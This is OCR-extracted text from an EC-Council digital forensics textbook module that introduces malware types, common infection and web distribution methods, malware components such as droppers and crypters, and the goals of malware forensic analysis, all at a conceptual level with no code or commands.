
Currently, malicious software, commonly called malware, is the most efficient tool for compromising the security of a computer or any other electronic device connected to the internet. This has become a menace owing to the rapid progress in technologies such as easy encryption and data hiding techniques. Malware is the major source of various cyber-attacks and internet security threats; therefore, computer forensic analysts need to have the expertise to deal with them.

This module elaborately discusses the different types of malware, how these can get into the system, and different techniques used by attackers to spread malware. It also outlines malware forensics fundamentals, and different types of malware analysis that investigators can perform to examine the malicious code and determine how the malware interacts with the system resources and the network during the runtime. This module includes the analysis of suspicious Word documents.

At the end of this module, you will be able to:

- Define malware and identify the common techniques attackers use to spread malware
- Understand malware forensics fundamentals and recognize types of malware analysis
- Understand and perform static analysis of malware
- Analyze suspicious Word documents
- Understand dynamic malware analysis fundamentals and approaches
- Analyze malware behavior on system properties in real-time
- Analyze malware behavior on network in real-time


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Malware, its Components and Distribution Methods

This section elaborates on what is a malware and the different ways it can get into any system. It also discusses different components of malware and what purposes they serve for the attacker. It is also important for investigators to know the various techniques that attackers employ to spread malicious software across the web, which is also summed up in this section.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Malware

Malware, a short form for malicious software, is a program that is capable of altering the properties of a target device or application for providing limited or full control of the device to its creator. A malware is useful when an unauthorized person wants to illegally access a locked or secure device.

Malware programs include viruses, worms, trojans, rootkits, adware, spyware, etc., that can delete files, slow down computers, steal personal information, send spam, and commit fraud. Malware can perform various malicious activities, ranging from simple email advertising to complex identity theft and password theft. Malware programmers develop and use it to:

- Attack browsers and track websites visited
- Alter system performance, making it very slow
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase important information, resulting in potentially huge data losses
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Attackers use malware to break down cyber security. Therefore, it is crucial for forensic analysts to have a sound knowledge of different malware programs: their working, propagation, site of impact, output, along with different methods of their detection and analysis.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The most common ways an attacker can send a malware into a system are as follows:

- **Instant Messenger and Internet Relay Chat**

  Instant messenger (IM) applications such as ICQ or Yahoo Messenger have a provision for transferring text messages and files. The malware can disperse into a system through files received during transfer using IM. The received files can contain highly malicious codes or programs as the IM applications do not have a proper scanning mechanism for the transferred files.

  Internet Relay Chat (IRC), on the other hand, is a chatting service that allows multiple users to connect with each other and exchange data and files over the internet. Malware such as trojans use IRC as a means of propagation. The intruders rename Trojan files as something else to fool the victim and send it over IRC. When the IRC user downloads and clicks on the file, the Trojan executes and installs a malicious program in the system.

- **Removable Devices**

  Malware can propagate through corrupted removable media, such as pen drives and CD-ROMs. When a user connects corrupted media devices to a computer system, the malware automatically spreads to the system as well. CDs, DVDs, and USB storage devices such as flash drives or external hard drives come with Autorun support, which triggers certain predetermined actions in a system on connecting these devices. Attackers exploit this feature to run malware along with genuine programs by placing an Autorun.inf file with the malware in a CD/DVD or USB.

- **Email and Attachments**

  Invaders adopt a mass mailing technique to send out a large number of email messages, with the malware attached as a file or embedded in the mail itself. When the user opens the email, the embedded malware automatically installs onto the system and starts spreading. On the other hand, a malware sent as an attachment requires the user to download and open the attached file for it to become active and corrupt the system. Some email clients such as Outlook Express automatically execute attached files.

  Invaders also place links for malicious websites in the emails along with enticing messages that lure the victim into clicking the link. Most of the web clients detect such messages and sort them into harmful category. If the user clicks on such links, the browser will navigate to a harmful website, which can download the malware on to the system without the user's consent.

- **Browser and Software Bugs**

  Users do not update the software and applications installed on their system. These elements of a system come with various vulnerabilities, which attackers capitalize on to corrupt the system using a malware.

  An outdated web browser may not be able to identify if a malicious user is visiting a malicious site and cannot stop the site from copying or installing programs onto the user's

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

computer. Sometimes, a visit to a malicious site can automatically infect the machine without downloading or executing any program.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to it. These open networks have software and hardware devices installed at the router level that could capture the network traffic and data packets, and find other account details, including usernames and passwords.

- **File Downloads**

  Attackers masquerade malicious files and applications with icons and names of costly or famous applications. They place these applications on websites and make them freely downloadable to attract victims. Further, they create the websites in such a way that the free program claims to have features such as an address book, access to check several POP3 accounts, and other functions, to attract many users.

  If a user downloads such programs, labels them as trusted, and executes them, a protective software may not scan the new software for malicious content. Such malware can prompt email, POP3 account passwords, cached passwords, and keystrokes to the attackers through email secretly.


  Sometimes, disgruntled employees of a company create a seemingly legitimate shrink-wrapped software package with malware and place it in the company's internal network. When other employees access these files and try to download and execute them, the malware will compromise the system and may also cause intellectual and financial losses.

  Beside fake software, the intruder can also construct other fake files such as music players, files, movies, games, greeting cards, screensavers, etc.

- **Network File Sharing (Using NetBIOS)**

  If the users share a common network with open ports, then the malware can propagate from a corrupted system to other systems through shared files and folders.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Components of Malware

Malware authors and attackers create malware using the components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or simply multiply and occupy space. Malware are capable of propagating and functioning secretly. Some basic components of most malware programs are the following:

- **Crypter**

  It refers to a software program that can conceal the existence of a malware. Attackers use this software to elude antivirus detection. The crypter encrypts the malicious file in a malware or the entire malware itself to avoid detection.

- **Downloader**

  It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet on to the PC. Usually, attackers install a downloader when they first gain access to a system.

- **Dropper**

  Attackers need to install the malware program or code on the system to make it run, and this program can do the installation task covertly. The dropper can contain unidentifiable malware code that antivirus scanners cannot detect and can download additional files needed to execute the malware on a target system.

- **Exploit**

  It is a part of the malware that contains a code or sequence of commands to take advantage of a bug or vulnerability in a digital system or device.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use this code to breach the system's security through software vulnerabilities to access information or install malware. Based on the type of vulnerabilities they abuse, the exploits have different categories, including local exploits and remote exploits.

- **Injector**

  It is a program that injects the exploits or malicious code available in the malware into other vulnerable running processes and changes the way of execution to hide or prevent its removal.

- **Obfuscator**

  It is a program that conceals the malicious code of a malware via various techniques, making it hard for security mechanisms to detect or remove it.

- **Packer**

  It is a software that compresses the malware file to convert the code and data of malware into an unreadable format. Packers utilize compression techniques to pack the malware.

- **Payload**

  It is a part of the malware that performs a desired activity when activated. Payload can have the tendency of deleting or modifying files, thereby affecting system performance, opening ports, changing settings, etc. as a part of compromising the security.

- **Malicious Code**

  It is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches. It can take various forms like:


  - Java Applets
  - ActiveX Controls
  - Browser plugins
  - Pushed content

- **Fileless Malware**

  As the name suggests, this kind of malware do not use any file to infect a system. There are different variants of this malware group. Some fileless malware might come packaged as device firmware and live in the memory, which help them run even after disk formatting, OS reinstallation, and system reboot.

  Attackers also use built-in Windows features and authorized applications, such as PowerShell, command prompt, and Windows Management Instrumentation, to install and execute such malware on any system. Thus, such a fileless malicious attack can easily bypass application whitelisting processes as it uses only approved applications. The absence of any physical file also enables attackers to evade security programs and continue the attack.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Common Techniques Attackers Use to Distribute Malware across Web

Some of the common techniques used to distribute malware on the web are as follows:

- **Blackhat Search Engine Optimization (SEO)**

  Blackhat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, doorway pages, page swapping, and adding unrelated keywords to get a higher search engine ranking for their malware pages.

- **Social Engineered Clickjacking**

  Attackers inject malware into legitimate-looking websites to trick users into clicking them. When clicked, the malware embedded in the link executes without the user's knowledge or consent.

- **Spear Phishing Sites**

  The technique helps attacker mimic legitimate institutions such as banks, to steal passwords, credit card and bank account data, and other sensitive information.

- **Malvertising**

  It involves embedding malware-laden advertisements in authentic online advertising channels to spread malware onto the systems of unsuspecting users.

- **Compromised Legitimate Websites**

  Often, attackers use compromised websites to infect systems with malware. When a non - suspecting user visits the compromised website, the malware secretly installs itself on the user's system and thereafter carries out malicious activities.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Drive-by Downloads**

  This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits the flaws in a browser software to install malware merely by visiting a web page.


- **Domain Shadowing**

  This refers to a technique in which attackers gain access to domain account credentials via phishing and create multiple tiers of subdomains to perform malicious activities, such as redirecting users to landing pages that serve exploits. These subdomains, which direct traffic to malicious servers, are associated with trustworthy domains and do not affect the working of their parent domains in any manner. Besides, subdomains linked to a single domain are rapidly rotated by the attackers, which makes their detection quite difficult.

- **Mouse Hovering**

  This is a relatively new and unique technique used by attackers to infect systems with malware. Attackers send spam emails to target users along with a Microsoft PowerPoint file attachment with .PPSX or.PPS extension. When the users download and open the malicious file, they unknowingly enable the malware to run on their systems. The malware gets automatically executed with the simple action of users hovering their mouse pointers over any hyperlinked text or photo within the malicious file.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Malware Forensics Fundamentals and Recognize Types of Malware Analysis

Once it is suspected that a machine is infected with malware, a digital forensics team is often called for verification and further investigation. Forensic investigators need to locate the malicious software, and determine its functionality, origin, and possible impact on the system as well as the network. Investigators examine a malicious software in a controlled environment by using a range of forensic tools and techniques. This section expounds on the fundamental aspects of malware forensics and underlines different types of malware analysis methodologies that investigators can follow.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Introduction to Malware Forensics

Often, attackers use malware such as virus, worm, trojan, spyware, and ransomware to commit a crime on the intended target system. A malware can inflict intellectual and financial losses to the target, which may be an individual, a group of people, or an organization. The worst part is that it spreads from one system to another with ease and stealth.

Malware forensics is the method of finding, analyzing, and investigating various malware properties to find the culprits and reason behind the attack. The process also includes tasks such as finding the malicious code and determining its entry, method of propagation, impact on the system, ports it tries to use, etc. Forensic investigators use a set of tools and techniques to conduct static analysis and dynamic (run-time) analysis of the malicious code.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Why Analyze Malware?


Some of the basic objectives behind analyzing a malicious program include:

- Determining what exactly happened
- Listing the IoCs for different machines and different malware programs
- Determining the intent of the malware
- Evaluating the complexity level of an intrusion
- Finding signatures for host and network-based intrusion detection systems
- Finding the system vulnerability malware has exploited
- Identifying the extent of damage from an intrusion
- Distinguishing between a gate crasher and an insider responsible for the malware entry
- Tracing the perpetrator accountable for the malware intrusion

Some of the most common business questions answered by malware analysis are the following:

- What is the intention of the malware?
- How did it get through?
- Who are the perpetrators?
- How to abolish it?
- What is the extent of loss?
- How long the system has been infected?
- What is the medium of malware?
- What are the preventive measures?

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



